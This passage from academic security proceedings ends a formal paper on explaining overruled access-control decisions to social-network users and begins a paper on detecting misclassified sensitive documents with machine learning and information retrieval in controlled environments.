$$\begin{aligned} T(\Delta|^C) &= \mathsf{fa}[t](T(\mathsf{odov}[\ominus](\mathsf{sm}[DS]\langle Archetype, \cdot\rangle(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})|^C_{User})|^C_{User})) \\ &= \mathsf{fa}[t](\mathsf{odov}[\ominus](T(\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})|^C_{User \triangleright Archetype}))) \\ &= \mathsf{fa}[t](\mathsf{odov}[\ominus](T(\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})|^C_{User}))) \\ &= \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D}))) \end{aligned}$$

Therefore, C is allowed to see the entire justification.

User G: User G's visibility restriction initially allows seeing users:

$$\Delta|^G = \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS]\langle Archetype, \cdot\rangle(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D}))|^G_{User})|^G_{User}$$

However, being external to archetype DS causes the archetype's external policy to apply hiding the decisions of users A through E:

$$\begin{aligned} T(\Delta|^G) &= \mathsf{fa}[t](T(\mathsf{odov}[\ominus](\mathsf{sm}[DS]\langle Archetype, \cdot\rangle(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D}))|^G_{User})) \\ &= \mathsf{fa}[t](\mathsf{odov}[\ominus](T(\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})|^G_{Archetype}))) \\ &= \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS]{:}\mathsf{D})) \end{aligned}$$

User SN: The social network has visibility restriction label *Decision*:

$$\Delta|^{SN} = \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS]\langle Archetype, \cdot\rangle(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})))|^{SN}_{Decision}$$

Therefore, SN will be allowed to see only the decision and an empty explanation: $T(\Delta|^{SN}) = ()$

4.3 Formulating Feedback

The feedback for a user computed by the visibility restricted evaluation path technically captures the information available to that user. However, it still has to be formulated in a way that it is understandable by end-users. This requires focusing on the relevant parts and customizing the feedback to reflects its place in the archetype hierarchy in addition to translating the path into a human readable format. In fact, although formal languages are very good to provide a precise model, they are very bad at communicating such a model to end-users who might not have a technical background [18].

In our example, the policy of each data subject provides an indication whether the access should be granted to the requester while the node represented by archetype DS makes an actual decision (by counting votes, the nodes above ‘simply pass up the decision’). We capture this notion of node making the decision as the *decision point*.

Definition 11. *Given a decision annotated evaluation path Δ, the* decision point *of Δ, denoted $dp(\Delta)$, is the node in Δ where the final decision is made. We call* visible decision point *for a user u the least ancestor of the decision point that occurs in $T(\Delta|^{u})$.*

The decision point for a decision annotated evaluation path is recursively computed from the root node on the basis of the combining algorithms used and the decision made. We present the intuition for some combining algorithms in Table 2.

Table 2. Decision point for sample combining algorithms

$$dp(\mathsf{dov}(\Delta_1,\ldots,\Delta_m)) = \begin{cases} dp(\Delta_i) & \text{if } \Delta_i{:}\mathsf{D} \\ \mathsf{dov} & \text{otherwise} \end{cases}$$

$$dp(\mathsf{ooa}(\Delta_1,\ldots,\Delta_m)) = \begin{cases} dp(\Delta_i) & \text{if } (\Delta{:}\mathsf{P} \text{ and } \Delta_i{:}\mathsf{P}) \text{ or } (\Delta{:}\mathsf{D} \text{ and } \Delta_i{:}\mathsf{D}) \\ \mathsf{ooa} & \text{otherwise} \end{cases}$$

$$dp(\mathsf{sm}(\Delta_1,\ldots,\Delta_m)) = \mathsf{sm}$$

Anything below the decision point should be included in the formulation of the explanation as ‘real’ decisions are being made. It is worth noting that users should be able to understand their positions relative to the decision point. In particular, we assume a user knows how its policy fits in the policy hierarchy. Thus, any ancestor node of a user policy should be recognizable by the user. To ensure the explanation is formulated from a point that is recognizable by the user, we start from one such ancestor node. In particular, we start from the least node (as we would like explanations to only give relevant information) that satisfies both properties above, i.e. that is an ancestor of the user policy and decision point. We call this node the *evaluation point*.

Definition 12. *The* evaluation point *(for a user u) is the least node that is an upper bound of both the visible decision point and of policy node $n[u]$.*

Note that the least element is well defined as there always exists one (the root) and the set of upper bounds of a node (the decision point) is totally ordered.

We formulate the feedback starting from the evaluation point. We define functions msg_N, which gives the description of a given node, and msg_T, which gives the description of a subtree starting from its root node. We assume that each basic element e has a string representation, which we denote by $e.name$. For a node, the description expresses the decision reached:

$$msg_N(n[e]{:}d) = \begin{cases} e.name \text{ denied} & \text{if } d = \mathsf{Deny} \\ e.name \text{ permitted} & \text{if } d = \mathsf{Permit} \\ e.name \text{ failed to reach a decision} & \text{if } d = \mathsf{Indeterminate} \\ e.name \text{ did not apply} & \text{if } d = \mathsf{NA} \end{cases}$$

This generic text can be customized by considering the type of element and combining algorithms involved. For instance, we can state: "$e.name$ voted to deny" for a node $\mathsf{sm[e]{:}D}$ rather than the more generic "$e.name$ denied". (For reasons of space, we do not list all customizations considered.)

For a tree we start with the description of the root node and recursively add the explanation of its subtrees. Note that visibility constraints could theoretically give a situation in which some but not all of the children are visible to the user and the visible children do not constitute an explanation (according to the combining algorithm) of the decision reached by the node. As showing this 'incomplete explanation' would be confusing to the user, they are not included in the textual explanation in this case. Specifically:

$$msg_T(n) = \begin{cases} msg_N(n) + \text{"because"} & \text{if } n_1, \dots, n_m \text{ visible children} \\ \quad + msg_T(n_1) + \dots + msg_T(n_m) & \text{of } n \text{ explaining the decision} \\ msg_N(n) + \text{"."} & \text{otherwise} \end{cases}$$

Also here we can make customizations to further improve the readability of the explanation. For example, for archetype node $n[a]{:}d$ with children $n_1{:}\,d_1, \dots, n_m{:}\,d_m$, we can use short hand "(" $+ u_1.name : d_1 +$ "," $+ \dots + u_m.name : d_m +$ ")" which simply lists the decisions of the user's involved rather than using the generic 'because' format resulting in much more compact explanations.

With the description of a subtree in place, we can now define the textual description given to the user, which captures the visible decision point ($n_d[x]$) and evaluation point (n_e), and a description of the subtree starting at n_e:

$$msg_U(n_d[x], n_e) = \text{"The decision of"} + x.name + \text{"was followed: "} + msg_T(n_e)$$

As before we consider customizations that enhance specific (common) cases as shown in Algorithm 1.

Example 6. Consider the justification computed in Example 5. The textual explanation for the mismatch of user C is:

$$\boxed{\underline{\text{Your archetype } DS \text{ voted to deny}}\ (A{:}\mathsf{Deny}, B{:}\mathsf{Deny}, D{:}\mathsf{Deny}).}$$

Algorithm 1. $msg_U(n_d[x], n_e)$

```
if $n_d[x]$ *is (within) an archetype of the user* then
  | "Your archetype" + $msg_T(n_e)$
else if $n_d[x]$ *is (within) a level of the user* then
  | "Your level" + $msg_T(n_e)$
else if $n_d[x]$ *is (within) a level higher than any level containing the user* then
  | "Your decision was overruled by $x.name$:" + $msg_T(n_e)$
else if $n_d[x]$ *is (within) a level lower than some level containing the user* then
  | "You failed to overrule the decision of $x.name$:" + $msg_T(n_e)$.
else
  | "The decision of"+ $x.name$ +"was followed:" + $msg_T(n_e)$.
```

For user G the textual explanation is:

$\underline{\text{Your decision was overruled by } DS}$: sub-hierarchy at level ℓ_1 denied because DS voted to deny.

User G's explanation contains both the decision of DS and an explanation of how this decision overwrites his choice; this happens at the point where 'sub-hierarchy at level ℓ_1' denies.

Finally, social network SN does not get an explanation, only the decision.

5 Related Work

Recent years have seen an increasing interest in access control for collaborative systems and, in particular, for social networks. This interest has resulted in several access control solutions (e.g., [3,9,26]) that aim to regulate the exchange of information between collaborative users. These solutions are complementary to our work as they consider different aspects of collaborations. Within these solutions access decisions are usually made based on the interpersonal relationships between the resource owner and the resource requester, while assuming that resources are owned by a single entity. Moreover, these solutions only focus on the specification and enforcement of access control policies for collaborative systems and do not address the problem of transparency of access decision making.

Some social networks provides basic functionality for transparency. For instance, Linkedin allows its users to view their profile from the perspective of their connections and their public profile. Similarly, FaceBook provides a "View As" functionality that allows users to visualize their profile from another user's perspective. This functionality, however, can provide users with a misleading feeling of control over their information [7].

The detection of policy conflicts is largely addressed in the area of formal policy analysis. For instance, change-impact analysis [8] aims to extract the differences between two policies. Backes et al. [2] propose a notion of policy refinement in which a policy refines another policy if, whenever the latter returns

Permit (or Deny), the first policy returns the same decision. Hughes and Bultan [14] present a stronger notion of policy refinement called policy subsumption. In addition to impose constrains on Permit and Deny decisions as in policy refinement, subsumption also imposes constraints on the Indeterminate decision. Turkmen et al. [28] propose a formal framework for policy analysis based on SMT. This framework allows the verification of XACML policies against a number of well-known security properties including change-impact, policy refinement and subsumption. These frameworks, however, aims to support policy authors in the definition of their policies and are not suitable for run-time analysis. Moreover, they only indicate if two policies are conflicting (possibly along with a counterexample indicating the conflict), but do not provide a justification for the conflict.

A few proposals address the problem of transparency in collaborative systems by providing feedback about policy conflicts to the entities governing the data. For instance, Hu et al. [13] present an authorization analysis tool for examining over-sharing and under-sharing of shared resources in social networks. Mahahmudlu et al. [20] proposes a notification mechanism that determines at run time the type of conflicts that occurred (e.g., DenyButPermit, PermitButDeny). In particular, users can declare the type(s) of conflicts they are interested in and only be notified about those conflicts. Although these solutions make a first step towards user awareness, the feedback provided to users only indicates if their policies have been overridden. This work makes a step further by providing users with an explanation of why their policies have been overruled.

KNOW [17] and Cue [10] provide feedback suggesting a requester possible alternatives to access the data (e.g., changing role). Similarly to our work, feedback is protected through the use of meta policies, thus ensuring that a desired level of confidentiality is preserved. However, the goal of these frameworks is orthogonal to our work. While KNOW and Cue aim to inform users why their access requests have not been granted, we aim to explain users why their policies have been overridden.

6 Conclusion

This paper presented an approach to enhance user understanding in the access decision making process when policy mismatches occur. In particular, we proposed an approach to compute justifications explaining users why their decisions were overruled. To determine at which granularity a user can see the justification, we use visibility restrictions that indicate the portion of the justification visible to the user based on its place in the archetype hierarchy and visibility policies. We also showed how the feedback can be formulated in a human readable format, focusing on the relevant parts and customizing the feedback to reflect the relations of the user with the data.

As future work, we plan to integrate the feedback mechanism proposed in this work into existing XACML-based authorization solutions. This requires extracting the decision annotated evaluation path from an XACML response. We envision this can be done by exploiting the `<ReturnPolicyIdList>` element, which is used to request an XACML policy decision point to return the list of applicable policies and policysets that were used to obtain the decision [23]. Users policies can be sensitive and, thus, not all users may be allowed to see the full explanation of the decision. In this work, we addressed this problem by restricting the visibility of the feedback disclosed to users, depending on their relation with the data and visibility policies. However, also access requests, which eventually have to be disclosed along with the feedback, might provide insights into the policies of other users. Moreover, one might consider requests themselves to be 'sensitive' (for privacy) irrespective of what they reveal about the policies. Thus, it is desirable to give only a minimal amount of attributes that reveals the mismatch rather than the actual request. To this end, we plan to extend visibility restrictions to access requests, thus preventing a user to learn information that policy authors may wish to not reveal as well as to protect requester's privacy as much as possible. In this work we demonstrated the feedback mechanism through a typical scenario in FaceBook-like social networks. User studies to evaluate its impact on user awareness is left as future work.

Acknowledgments. This work has been partially funded by the ITEA2 projects FedSS (No. 11009) and M2MGrid (No. 13011), the EDA project IN4STARS2.0, and the Dutch national program COMMIT under the THeCS project.

References

1. Ashley, P., Hada, S., Karjoth, G., Powers, C., Schunter, M.: Enterprise Privacy Authorization Language (EPAL 1.2) (2003)
2. Backes, M., Karjoth, G., Bagga, W., Schunter, M.: Efficient comparison of enterprise privacy policies. In: Proceedings of Symposium on Applied Computing, pp. 375–382. ACM (2004)
3. Carminati, B., Ferrari, E.: Collaborative access control in on-line social networks. In: Proceedings of International Conference on Collaborative Computing, pp. 231–240 (2011)
4. Costante, E., den Hartog, J.I., Petkovic, M.: On-line trust perception: what really matters. In: Proceedings of Workshop on Socio-Technical Aspects in Security and Trust, pp. 52–59. IEEE (2011)
5. Costante, E., den Hartog, J.I., Petkovic, M.: Understanding perceived trust to reduce regret. Comput. Intell. **31**(2), 327–347 (2015)
6. Damen, S., den Hartog, J., Zannone, N.: CollAC: collaborative access control. In: Proceedings of International Conference on Collaboration Technologies and Systems, pp. 142–149. IEEE (2014)
7. Damen, S., Zannone, N.: Privacy implications of privacy settings and tagging in facebook. In: Jonker, W., Petković, M. (eds.) SDM 2013. LNCS, vol. 8425, pp. 121–138. Springer, Heidelberg (2014). doi:10.1007/978-3-319-06811-4_16
8. Fisler, K., Krishnamurthi, S., Meyerovich, L.A., Tschantz, M.C.: Verification and change-impact analysis of access-control policies. In: Proceedings of International Conference on Software Engineering, pp. 196–205. ACM (2005)
9. Fong, P.W.: Relationship-based access control: protection model and policy language. In: Proceedings of Conference on Data and Application Security and Privacy, pp. 191–202. ACM (2011)

10. Ghai, S.K., Nigam, P., Kumaraguru, P.: Cue: a framework for generating meaningful feedback in XACML. In: Proceedings of Workshop on Assurable and Usable Security Configuration, pp. 9–16. ACM (2010)
11. Guarda, P., Zannone, N.: Towards the development of privacy-aware systems. Inf. Softw. Technol. **51**(2), 337–350 (2009)
12. den Hartog, J., Zannone, N.: A policy framework for data fusion and derived data control. In: Proceedings of the ACM International Workshop on Attribute Based Access Control, pp. 47–57. ACM (2016)
13. Hu, H., Ahn, G.J., Jorgensen, J.: Multiparty access control for online social networks: model and mechanisms. TKDE **25**(7), 1614–1627 (2013)
14. Hughes, G., Bultan, T.: Automated verification of access control policies using a SAT solver. Int. J. Softw. Tools Technol. Transf. **10**(6), 503–520 (2008)
15. Jajodia, S., Samarati, P., Sapino, M.L., Subrahmanian, V.S.: Flexible support for multiple access control policies. ACM Trans. Database Syst. **26**(2), 214–260 (2001)
16. Kaluvuri, S.P., Egner, A.I., den Hartog, J., Zannone, N.: SAFAX - an extensible authorization service for cloud environments. Front. ICT **2**(9) (2015)
17. Kapadia, A., Sampemane, G., Campbell, R.H.: KNOW why your access was denied: regulating feedback for usable security. In: Proceedings of Conference on Computer and Communications Security, pp. 52–61. ACM (2004)
18. Lamport, L.: How to write a long formula. Formal Aspects Comput. **6**(5), 580–584 (1994)
19. Li, N., Wang, Q., Qardaji, W., Bertino, E., Rao, P., Lobo, J., Lin, D.: Access control policy combining: theory meets practice. In: Proceedings of SACMAT, pp. 135–144. ACM (2009)
20. Mahmudlu, R., Hartog, J., Zannone, N.: Data governance and transparency for collaborative systems. In: Ranise, S., Swarup, V. (eds.) DBSec 2016. LNCS, vol. 9766, pp. 199–216. Springer, Heidelberg (2016). doi:10.1007/978-3-319-41483-6_15
21. Matteucci, I., Mori, P., Petrocchi, M.: Prioritized execution of privacy policies. In: Pietro, R., Herranz, J., Damiani, E., State, R. (eds.) DPM/SETOP - 2012. LNCS, vol. 7731, pp. 133–145. Springer, Heidelberg (2013). doi:10.1007/978-3-642-35890-6_10
22. OASIS XACML Technical Committee: eXtensible Access Control Markup Language (XACML) Version 2.0 (2005)
23. OASIS XACML Technical Committee: eXtensible Access Control Markup Language (XACML) Version 3.0 (2013)
24. Paci, F., Zannone, N.: Preventing information inference in access control. In: Proceedings of Symposium on Access Control Models and Technologies, pp. 87–97. ACM (2015)
25. Reeder, R.W., Bauer, L., Cranor, L.F., Reiter, M.K., Vaniea, K.: Effects of access-control policy conflict-resolution methods on policy-authoring usability. CyLab, p. 12 (2009)
26. Squicciarini, A.C., Paci, F., Sundareswaran, S.: PriMa: a comprehensive approach to privacy protection in social network sites. Annales des Télécommunications **69**(1–2), 21–36 (2014)
27. Trivellato, D., Zannone, N., Etalle, S.: GEM: a distributed goal evaluation algorithm for trust management. TPLP **14**(3), 293–337 (2014)
28. Turkmen, F., Hartog, J., Ranise, S., Zannone, N.: Analysis of XACML policies with SMT. In: Focardi, R., Myers, A. (eds.) POST 2015. LNCS, vol. 9036, pp. 115–134. Springer, Heidelberg (2015). doi:10.1007/978-3-662-46666-7_7
29. Winsborough, W.H., Seamons, K.E., Jones, V.E.: Automated trust negotiation. In: Proceedings of DARPA Information Survivability Conference, pp. 88–102 (2000)

Data Loss Prevention Based on Text Classification in Controlled Environments

Kyrre Wahl Kongsgård[1,2,4(✉)], Nils Agne Nordbotten[1,2,4], Federico Mancini[1], and Paal E. Engelstad[1,3]

[1] Norwegian Defence Research Establishment (FFI), P.O. Box 25, 2027 Kjeller, Norway
{kyrre-wahl.kongsgard,nils.nordbotten, federico.mancini,paal.engelstad}@ffi.no

[2] Department of Informatics, University of Oslo, Blindern, 0316 Oslo, Norway

[3] Oslo and Akershus University College of Applied Sciences (HiOA), 0130 Oslo, Norway

[4] University Graduate Center Kjeller, UNIK, Kjeller, Norway

Abstract. Loss of sensitive data is a common problem with potentially severe consequences. By categorizing documents according to their sensitivity, security controls can be performed based on this classification. However, errors in the classification process may effectively result in information leakage. While automated classification techniques can be used to mitigate this risk, little work has been done to evaluate the effectiveness of such techniques when sensitive content has been transformed (e.g., a document can be summarized, rewritten, or have paragraphs copy-pasted into a new one). To better handle these more difficult data leaks, this paper proposes the use of controlled environments to detect misclassification. By monitoring the incoming information flow, the documents imported into a controlled environment can be used to better determine the sensitivity of the document(s) created within the same environment. Our evaluation results show that this approach, using techniques from machine learning and information retrieval, provides improved detection of incorrectly classified documents that have been subject to more complex data transformations.

1 Introduction

Organizations and companies are handling increasing amounts of digital sensitive information, such as personal (e.g., health) data, military classified documents, trade secrets, and so forth. It is critical that such sensitive data is not leaked to unauthorized parties.

Many vendors offer data loss prevention (DLP) solutions that automatically monitor the storage, network, and users to detect and prevent such leakages [19,25]. Among the mechanisms employed by these solutions, data classification, where data objects are labelled according to their sensitivity, is recognized as an important enabler to improve their effectiveness [27]. Furthermore, given correct classification, data can be protected using appropriate access control and other security controls.

For instance, in a military or governmental context, a correct security label forms the basis for conducting information flow control using a so called guard (e.g., [12]), that ensures that only data allowed by policy (e.g., non-sensitive data) is released to external parties. If a Confidential domain and an Unclassified domain are connected, the guard will typically be configured to only allow data marked with a security label of Unclassified to pass from the Confidential domain to the Unclassified domain. While there may be additional security classifications (e.g., Restricted and Secret), the main concern to prevent data loss in such a scenario is to be able to detect when a document is incorrectly claimed to be releasable (i.e., Unclassified in this case).

Since security decisions are based on the classification specified by a data object's security label, it is crucial that data objects are classified correctly. However, human users or applications may mislabel data by mistake. Furthermore, an insider, or malware, could intentionally mislabel data to bypass security controls. For this reason, it is important to be able to validate the classification specified by users/applications, in order to detect mistakes and exfiltration attempts.

In this paper we explore the use of automated methods, based on machine learning (ML) and information retrieval (IR), to detect misclassification that could result in data loss. Text classification for DLP purposes has usually been based on techniques like fingerprinting of documents, keyword matching, and regular expressions, but more recently methods like ML and IR have been recognized as important for automated classification of unstructured documents [27]. However, little research is to be found on the subject [2,7,13,14,18]. A common trait of these previous works is that the classifier or index is based on a set of documents with well-known classification, either intended to include all the sensitive documents to be protected or a subset of documents used as a training set. It may be noted that it is necessary to assume a set of correctly classified documents which can be used as the base to estimate the correctness of new classifications. However, the noise in such a large generic set of index documents may result in misclassification, especially if new documents have been generated using content from sensitive sources, but where this content has been re-phrased, summarized or modified in other ways. Apart from recent work based on sequence alignment techniques [26], intended solely for detecting inadvertent data leaks, there is little previous research on detection of modified/transformed data leaks, the most relevant being the use of synonym substitution (spinning) [2].

In order to improve the classification accuracy also in these situations, we propose a controlled environment where all imported documents are dynamically monitored. The collected information constitutes the basis for classification of new documents created within the environment itself. The intuition is that in order to generate a new document, various sources are usually accessed and consulted, and the resulting work will share some common traits with such references. Also, if one wants to leak out a sensitive document, it would have to be imported first, and therefore be among the indexed ones. Compared to the usual approach where one classifier based on all sensitive documents available in a company (or a generic subset thereof) is used to classify any outgoing document, our results show that a classifier built dynamically for each controlled environment provides improved accuracy especially for the more difficult content transformations. While this is a surprising result given that more data generally provides higher accuracy, it illustrates that determining sensitive content is much more context dependent than for instance topic categorization. Also, we assume that any sensitive content can be traced back to the imported documents. Furthermore we study how different algorithms from both ML and IR performs in different controlled environments by varying the amount of imported documents, i.e., the noise in the training set/index, and by generating modified outputs that share a variable amount of information with the imported documents, both in quality and quantity. While we find that the classification accuracy of ML and IR algorithms is only moderately affected by document spinning, we find that there are other types of modifications (e.g., summarisation and mixing of content) that have a more severe effect on classification accuracy. To our knowledge the effect of these more difficult modifications has not been previously studied in the context of ML and IR for DLP. Our results show that the use of controlled environments improve detection of these less obvious data leaks.

For our tests we use documents from the U.S. Digital National Security Archive (DNSA) [1] and reports from our own institution for validation. While previous work has performed experiments using *tens* or *hundreds* of leaked classified documents (WikiLeaks, DynCorp and TM[1]) and public documents from sources such as Wikipedia, the Enron email dataset and various online PC magazines [2,14], and a smaller subset of the DNSA documents [7], we believe the work presented here constitutes the first study of transformed data leak detection based on such a large number of actual classified documents (i.e., *thousands*).

The rest of this paper is organized as follows. Section 2 describes the proposed solution, including the controlled environment, classification approaches, and deployment options. Section 3 describes the methodology used to evaluate the proposed solution, including: the corpora used as datasets and the methods used to simulate the generation of new documents. Section 4 presents the evaluation results; Sect. 5 provides a presentation of related work; and Sect. 6 provides some final conclusions and summarises the main contributions of the paper.

2 Proposed Solution

We introduce a *controlled environment* as an environment where we have control on all imported documents and their classification. The set of imported known documents is defined as *input*, and any new generated document(s) is defined as *output*. We assume that the classification (i.e., sensitivity) of the input documents are known, e.g., through existing cryptographically signed security labels.

A controlled environment could for instance be a single computer, a virtual machine, a network/security domain, or an isolated process/application. Our

[1] Transcendental meditation.




Fig. 1. (**a**) Usually, a classifier used in DLP is trained on all available documents (**b**) With a controlled environment, only the documents of known classification accessed from the environment are used to train the classifier, which in turn is used to classify documents generated within the environment. Multiple controlled environments can exist simultaneously, each characterized by its own input and output.

proposed solution inspects the information flow to the controlled environment as shown in Fig. 1b, and estimates the classification of output documents based on the information about the input documents. This is contrary to the traditional approach where a larger generic index/training set is used to classify any output document, as illustrated in Fig. 1.

Our guiding hypothesis is that by limiting the set of input documents to those relevant to an output document, thereby reducing the noise in the classification process, we can more accurately estimate the classification of output documents.

While there are different ways to implement controlled environments, our hypotheses suggests that the more tightly enclosed environments such as a virtual machine or isolated process have potential for better accuracy than the more loosely enclosed environments such as a network domain. As will be seen in Sect. 3, this is supported by our evaluation results. To fully take advantage of this, a controlled environment may be *instantiated* for a specific task (e.g., the writing of a single output document), thereby clearing all state (i.e., *input*)



Monitoring and classification
Controlled environment (user VM)
Separation kernel
Network

Fig. 2. Illustration of how the proposed solution can be deployed on a separation kernel. The solid arrows represent the allowed communication channels while the dotted arrow indicates a control channel to restart the partition of the controlled environment (i.e., removing all input).

between tasks/instantiations. We refer to this as an instantiated controlled environment.

In the following two subsections we present first how the classification of output documents is performed and then discuss the different deployment alternatives.

2.1 Classification Methods

To construct the classifier we use two approaches: one based on machine learning algorithms and one relying on information retrieval techniques (see Sect. 3.3 for additional details). In the case of machine learning, the input documents are used as the training set for the classifier, which is then used to determine the classification of the output document(s) directly. In the information retrieval approach, we build an index of all the input documents and their associated classification, so that we can query it to obtain a list of the input documents matching the output one(s), ranked by a similarity score. This list is then used to determine the more likely classification of the output.

2.2 Deployment

A controlled environment may in principle be any computing environment where the incoming information flow can be monitored. A monitoring mechanism similar to a guard, inspecting data at the application level, can be applied to control the information flow to a network/security domain, a virtual machine, a computer, a process, or some isolated container such as a sandbox or Docker instance. Cloud computing, with its extensive use of virtual machines, may also facilitate controlled environments.

Figure 2 shows a possible deployment of the proposed solution using a separation kernel. A separation kernel is a minimalistic type 1 hypervisor, running directly on the computer hardware, providing high assurance in the isolation between partitions (virtual machines) and controlled communication channels. As can be seen, monitoring of input and classification of output is performed within a separate partition, while the controlled user/application environment resides within another partition. The separation kernel ensures that all communication (e.g., documents from a file server) to/from the controlled environment has to pass through the monitoring and classification solution. The separation kernel can also be configured to allow the monitoring and classification partition to restart the controlled environment partition in order to clear its input state.

2.3 Applicable Scope

Unlike the work in [7,13], we do not aim to construct a classifier that is able to universally distinguish between what the government or some other organization considers to be classified and unclassified information; instead, we want to discover if sensitive information from a particular set of documents has been included (possibly in modified form) into a new document. Thus, the proposed method is not intended to be able to detect misclassification of output documents where the user has included sensitive content accessed through other channels (e.g., a second computer system or a paper document). Although this could potentially be addressed by combining our approach with those discussed in [7,13], this is not pursued here.

Evasion and Poisoning. There are multiple ways to influence the machine learning classifier. By carefully choosing what to import, the training set can potentially be shaped in such a way that the algorithm later misclassifies a document containing sensitive content that the user wants to exfiltrate. This is an example of what is referred to in the literature as a *Causative* attack [4] in which the training set is intentionally poisoned. The Reject On Negative Impact (RONI) defense technique addresses this by modifying the learning process to dynamically discount those data points in the training set that have a significant negative impact on the performance [4]. Usage of procedures from the field of Robust Statistics has also shown to partially remedy the poisoning issue [4]. Also, performing a causative attack to exfiltrate larger amounts of data would likely result in detectable anomalies in the import patterns.

The IR approaches are not as susceptible to the *Causative* class of attacks because: (1) there is no training phase involved and (2) the presence of a classified document with a similarity score greater than the threshold value (see Sect. 3.3) will result in assigning the strictest label, e.g., "Classified", to the document. Both the ML and IR methods remain vulnerable to the fact that if a highly skilled attacker has knowledge of the training set and hypothesis space, then he can shape the contents of the output document such as to stealthily avoid detection. This is known as an *Exploratory Attack*, in which the attacker does not influence the training phase [4]. This is a generic challenge in data loss detection, where this work advance compared to most previous work only considering unmodified data leaks.

The possibility of a skilled attacker evading the detection mechanism underlines why detection of malicious insider data leakage is considered a challenging research problem (e.g., [26]), and why said detection methods need to be deployed in combination with other countermeasures. As a controlled environment maintains control of the documents imported into the environment, we plan as further work to investigate how this information can be used to determine the risk an environment poses with regard to information leakage and to identify potential insiders. Also, it should be kept in mind that much of the data leakage by internal actors is due to accident (i.e., half of the serious incidents according to a recent study [15]).

3 Evaluation Methodology

In order to evaluate the effectiveness of the proposed solution, we needed to perform experiments using documents of known classification. As information from a sensitive document may leak by being included in a new document, we wanted to evaluate how modifications and introduction of external noise in output documents affect performance. We therefore introduced several methods to create new output documents based on manipulation of input documents and inclusion of external noise. This is further described in Sect. 3.1.

As the aforementioned approach does not accurately reflect how a document would be generated by a real user, we also use a second approach to validate our results. Using this approach we did not generate new output documents based on input documents (and noise), as in the first approach. Instead we used another set of documents with known classification as output documents, and used each of these document's reference list as an approximation of the input documents accessed during its creation. This latter approach is further described in Sect. 3.2.

Section 3.3 briefly describes the machine learning and information retrieval algorithms used as classifiers in the evaluation.

3.1 Evaluation Approach 1

Here we present the first dataset and describe each of the document transformations that are used to generate the output documents.

DNSA Dataset. The U.S. Digital National Security Archive contains the most comprehensive collection of declassified U.S. government documents available to the public [1]. From this repository we extracted three subcollections:

1. *(Af)ghanistan: The Making of U.S. Policy, 1973–1990*;
2. *(Ch)ina and the United States: From Hostility to Engagement 1960–1998* and
3. *The (Ph)ilippines: U.S. Policy during the Marcos Years, 1965–1986.*

These were chosen because they contained a mix of both classified and unclassified documents from unrelated domains and from partially overlapping time periods.

Out of the 5853 retrieved documents, 1612 were dismissed because they had gone through a declassification process. The "PublicUse" (3 docs) and "Restricted" (1 doc) documents were removed due to their limited numbers. All documents marked either as "Unknown" (620) or "LimitedOfficial" (685) were removed. Documents that consisted of less than 30 words were also excluded. Post-filtering, the final data set consisted of 2884 documents. These documents were then partitoned into two categories depending on their original label. The 1117 documents marked "Unclassified" or "Non-Classified" were assigned the label *Unclassified.* While the remaining 1767 documents marked either "Confidential" or "Secret" were assigned the label *Classified.* In the final dataset, 525 out of the 883 documents belonging to the AF subset, 661 out of the 959 CH documents, and 610 out of the 1042 PH documents were labeled as *Classified.*

The final data set was divided into the *Input* (used as input documents) and the *Noise* datasets. The *Noise* dataset was used to introduce external noise into output documents.

For each PDF file we utilized the 3rd party OCR service Abbyy[2] to extract the textual contents. Any non-English words, i.e., artifacts of the OCR process, were then filtered out as part of a pre-processing phase as were any variations of tokens of the type *Secret*, *Unclassified* etc., as their inclusion would potentially result in the classifiers yielding artificially good results, that effectively would only determine the security classification based on the absence or presence of such words.

Output Generation. We create new output documents the following ways:

1. **Existing Documents:** In this case an existing document from the DNSA dataset is used unmodified.
2. **Mixed Documents:** In this case we randomly sample sentences from two documents of different classification, with each document contributing 50 % of the output document. We take one document from the *Input* set and the other from the *Noise* set. The resulting document is then assigned the highest security classification of the two documents used in the mixing, the rationale being that the introduction of a single classified sentence or keyword into a unclassified document would imply that the correct security classification of the resulting document would be classified.
3. **Rewritten Documents:** A document can be rewritten while still being semantically identical to the original, and should thus retain it's security label. We implement this by fitting a n-gram language model [17] for each document, and then use these probability distributions to generate new documents that contain semantically similar content. The correct security classification of the output document is assumed to be the same as that of the original document.
4. **Abstract:** For each document in the corpus there is an accompanying short abstract (not included as input) which we take as a condensed version of the document. The correct security label of the condensed document is assumed to be the same as that of the full document.
